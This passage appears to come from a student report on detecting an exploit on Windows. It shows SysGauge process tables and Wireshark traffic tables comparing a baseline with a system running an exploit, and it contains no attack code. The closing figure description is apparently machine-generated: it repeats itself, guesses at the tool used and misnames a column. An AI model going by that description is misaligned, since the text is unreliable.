


Figure 3.4.7: Network data collected using Wireshark (Anuj)




Figure 3.4.8: data capture with Wireshark (Samrat)




Figure 3.4.9: data collected using SysGauge (samrat)

Start Time	#####						
Report Time	#####						
Process Count	40						
Instance Count	178						
Total CPU	15.40%						
Total Memory	5.76 GB						
Total Threads	2261						
Total Handles	80598						
Process List							
Process	Instances	CPU	Memory	Threads	Handles	Data	Status
System	1	0.849	8.497	162	3748	0.01	Normal
smss	1	0	1.07	2	56	0	Normal
csrss	3	0.107	15.918	35	1388	0	Normal
wininit	1	0	6.667	1	164	0	Normal
winlogon	2	0.001	21.619	8	538	0	Normal
services	1	0.014	9.28	7	643	0	Normal
lsass	1	0.014	20.364	10	1628	0	Normal
svchost	72	0.952	1242.85	492	26799	0.26	Normal
fontdrvhost	3	0.001	13.582	16	150	0	Normal
dwm	2	0.753	112.368	33	1767	0	Normal
LogonUI	1	0	53.083	7	626	0	Normal
Memory Compression	1	0.221	115.978	125	0	0	Normal
spoolsv	1	0.005	18.409	11	494	0	Normal
MpDefend	1	0	17.872	8	467	0	Normal
MsMpEng	1	0.667	267.758	29	1044	0.01	Normal
dllhost	2	0.001	26.012	14	471	0	Normal
SearchIndexing	1	0.169	27.894	17	979	0.01	Normal
sihost	2	0.015	53.239	21	1104	0	Normal
taskhostw	3	0.017	44.113	19	860	0.01	Normal
explorer	2	0.315	265.496	103	4437	0.01	Normal

Figure 3.4.10: baseline data collected raw data (samrat)




Figure 3.4.11: baseline application with exploit (samrat)

Process	Instanc	CPU	Memory	Threads	Handle	Data	Status	cv	c%
powershell	1	5.755	98.141	19	716	0	Normal	5.755	61.0999
MsMpEng	1	1.134	267.538	29	980	3.73	Normal	6.889	73.1394
svchost	63	0.582	999.98	437	23167	0.59	Normal	7.471	79.3184
conhost	2	0.344	29.003	8	335	0	Normal	7.815	82.97059
System	1	0.325	14.086	155	2790	0.01	Normal	8.14	86.42106
dwm	1	0.249	73.025	21	954	0	Normal	8.389	89.06466
xampp-control	1	0.241	22.318	1	291	0	Normal	8.63	91.62331
httpd	2	0.199	51.897	157	671	0.02	Normal	8.829	93.73607
csrss	2	0.126	10.602	24	1062	0	Normal	8.955	95.07379
brave	7	0.109	405.666	124	3008	0.03	Normal	9.064	96.23102
explorer	1	0.105	147.996	56	2155	0	Normal	9.169	97.34579
SearchApp	2	0.101	306.742	77	2587	0.01	Normal	9.27	98.41809
Memory Compression	1	0.032	46.15	54	0	0	Normal	9.302	98.75783
msedgewebview2	6	0.024	319.909	141	2462	0.01	Normal	9.326	99.01263
ctfmon	1	0.023	20.739	11	472	0	Normal	9.349	99.25682
lsass	1	0.014	18.816	9	1324	0	Normal	9.363	99.40546
RuntimeBroker	4	0.012	112.052	21	1551	0	Normal	9.375	99.53286
SecurityHealthService	1	0.01	16.75	10	412	0	Normal	9.385	99.63903
taskhostw	1	0.006	17.88	9	281	0.01	Normal	9.391	99.70273
TextInputHost	1	0.006	38.468	10	548	0	Normal	9.397	99.76643
OneDrive.Sync.Service	1	0.006	17.34	18	516	0	Normal	9.403	99.83013
msedge	7	0.003	392.452	138	3016	0	Normal	9.406	99.86198
services	1	0.002	9.184	7	609	0	Normal	9.408	99.88321
dllhost	2	0.002	23.538	11	459	0	Normal	9.41	99.90445
sihost	1	0.002	27.023	10	580	0	Normal	9.412	99.92568
SecurityHealthSystray	1	0.002	9.27	2	173	0	Normal	9.414	99.94692
fontdrvhost	2	0.001	10.363	10	100	0	Normal	9.415	99.95753
spoolsv	1	0.001	14.226	11	456	0	Normal	9.416	99.96815
SearchIndexer	1	0.001	32.16	16	922	0	Normal	9.417	99.97877
PhoneExperienceHost	1	0.001	137.082	18	1259	0	Normal	9.418	99.98938
UserOOBEBroker	1	0.001	9.593	3	140	0	Normal	9.419	100
total process	31								


Figure 3.4.12: clean data for CPU Usage (samrat)

Process	Instanc	CPU	Memory	Threads	Handle	Data	Status	cv	c%
svchost	63	0.582	999.98	437	23167	0.59	Normal	999.98	24.74276
brave	7	0.109	405.666	124	3008	0.03	Normal	1405.646	34.78026
msedge	7	0.003	392.452	138	3016	0	Normal	1798.098	44.4908
msedgewebview2	6	0.024	319.909	141	2462	0.01	Normal	2118.007	52.40639
SearchApp	2	0.101	306.742	77	2587	0.01	Normal	2424.749	59.99619
MsMpEng	1	1.134	267.538	29	980	3.73	Normal	2692.287	66.61595
explorer	1	0.105	147.996	56	2155	0	Normal	2840.283	70.27785
PhoneExperienceHost	1	0.001	137.082	18	1259	0	Normal	2977.365	73.66971
OneDrive	1	0	114.257	25	931	0	Normal	3091.622	76.4968
RuntimeBroker	4	0.012	112.052	21	1551	0	Normal	3203.674	79.26933
powershell	1	5.755	98.141	19	716	0	Normal	3301.815	81.69766
dwm	1	0.249	73.025	21	954	0	Normal	3374.84	83.50454
StartMenuExperienceHost	1	0	64.781	7	620	0	Normal	3439.621	85.10743
httpd	2	0.199	51.897	157	671	0.02	Normal	3491.518	86.39153
ShellExperienceHost	1	0	50.869	10	579	0	Normal	3542.387	87.65019
Memory Compression	1	0.032	46.15	54	0	0	Normal	3588.537	88.7921
mysqld	1	0	39.723	30	175	0	Normal	3628.26	89.77497
TextInputHost	1	0.006	38.468	10	548	0	Normal	3666.728	90.7268
SearchIndexer	1	0.001	32.16	16	922	0	Normal	3698.888	91.52254
conhost	2	0.344	29.003	8	335	0	Normal	3727.891	92.24017
sihost	1	0.002	27.023	10	580	0	Normal	3754.914	92.90881
dllhost	2	0.002	23.538	11	459	0	Normal	3778.452	93.49121
xampp-control	1	0.241	22.318	1	291	0	Normal	3800.77	94.04343
MpDefenderCoreService	1	0	21.688	10	498	0	Normal	3822.458	94.58006
NisSrv	1	0	21.53	10	327	0	Normal	3843.988	95.11279
ctfmon	1	0.023	20.739	11	472	0	Normal	3864.727	95.62594
lsass	1	0.014	18.816	9	1324	0	Normal	3883.543	96.09151
taskhostw	1	0.006	17.88	9	281	0.01	Normal	3901.423	96.53391
OneDrive.Sync.Service	1	0.006	17.34	18	516	0	Normal	3918.763	96.96296
SecurityHealthService	1	0.01	16.75	10	412	0	Normal	3935.513	97.37741
spoolsv	1	0.001	14.226	11	456	0	Normal	3949.739	97.72941
System	1	0.325	14.086	155	2790	0.01	Normal	3963.825	98.07794
winlogon	1	0	11.032	5	283	0	Normal	3974.857	98.35091
csrss	2	0.126	10.602	24	1062	0	Normal	3985.459	98.61324
fontdrvhost	2	0.001	10.363	10	100	0	Normal	3995.822	98.86965

Figure 3.4.13: clean data for memory (samrat)

Address	Address	Packets	Bytes	Stream	Packets	Bytes A	Packets	Bytes B	Rel Star	Duratio	Bits/s A	Bits/s B	cv	c%
127.0.0.1	127.0.0.1	660	33000	1	660	33000	0	0	10.8444	291.2931	906	0	660	87.30159
10.0.2.15	91.108.56.	34	4501	2	17	2718	17	1783	29.02631	262.0109	82	54	694	91.79894
10.0.2.15	203.29.14.	23	7793	9	11	1330	12	6463	103.8313	105.2651	101	491	717	94.84127
10.0.2.15	172.172.2.	20	2470	0	10	1045	10	1425	0	240.4184	34	47	737	97.48677
10.0.2.15	3.163.44.E	12	690	3	6	330	6	360	36.04088	225.0285	11	12	749	99.07407
184.84.15	10.0.2.15	3	199	4	2	145	1	54	73.50602	4.90E-05			752	99.4709
20.111.38.	10.0.2.15	1	60	6	1	60	0	0	75.61621	0			753	99.60317
150.171.2	10.0.2.15	1	60	5	1	60	0	0	75.32824	0			754	99.73545
150.171.2	10.0.2.15	1	60	7	1	60	0	0	75.84282	0			755	99.86772
204.79.19	10.0.2.15	1	60	8	1	60	0	0	79.92222	0			756	100

Figure 3.4.14: clean data for network (samrat)







Figure 3.4.15: Some snapshots of collected data (Baseline) (Diwash Limbu, 21897377).



The figure displays four snapshots of data collected from a system, likely using a tool like Wireshark or a similar network traffic analysis tool. The data is presented in a structured format, likely a CSV or Excel spreadsheet, showing various system processes and their associated metrics.

The data is organized into columns, including:

- Process
- Instances
- CPU
- Memory
- Threads
- Handles
- Data
- Status
- CV
- CN

The data is presented in a structured format, likely a CSV or Excel spreadsheet, showing various system processes and their associated metrics. The data is organized into columns, including:

- Process
- Instances
- CPU
- Memory
- Threads
- Handles
- Data
- Status
- CV
- CN

Figure 3.4.16: Some snapshots of data collected (With telegram and Exploit database)
(Diwash Limbu, 21897377).

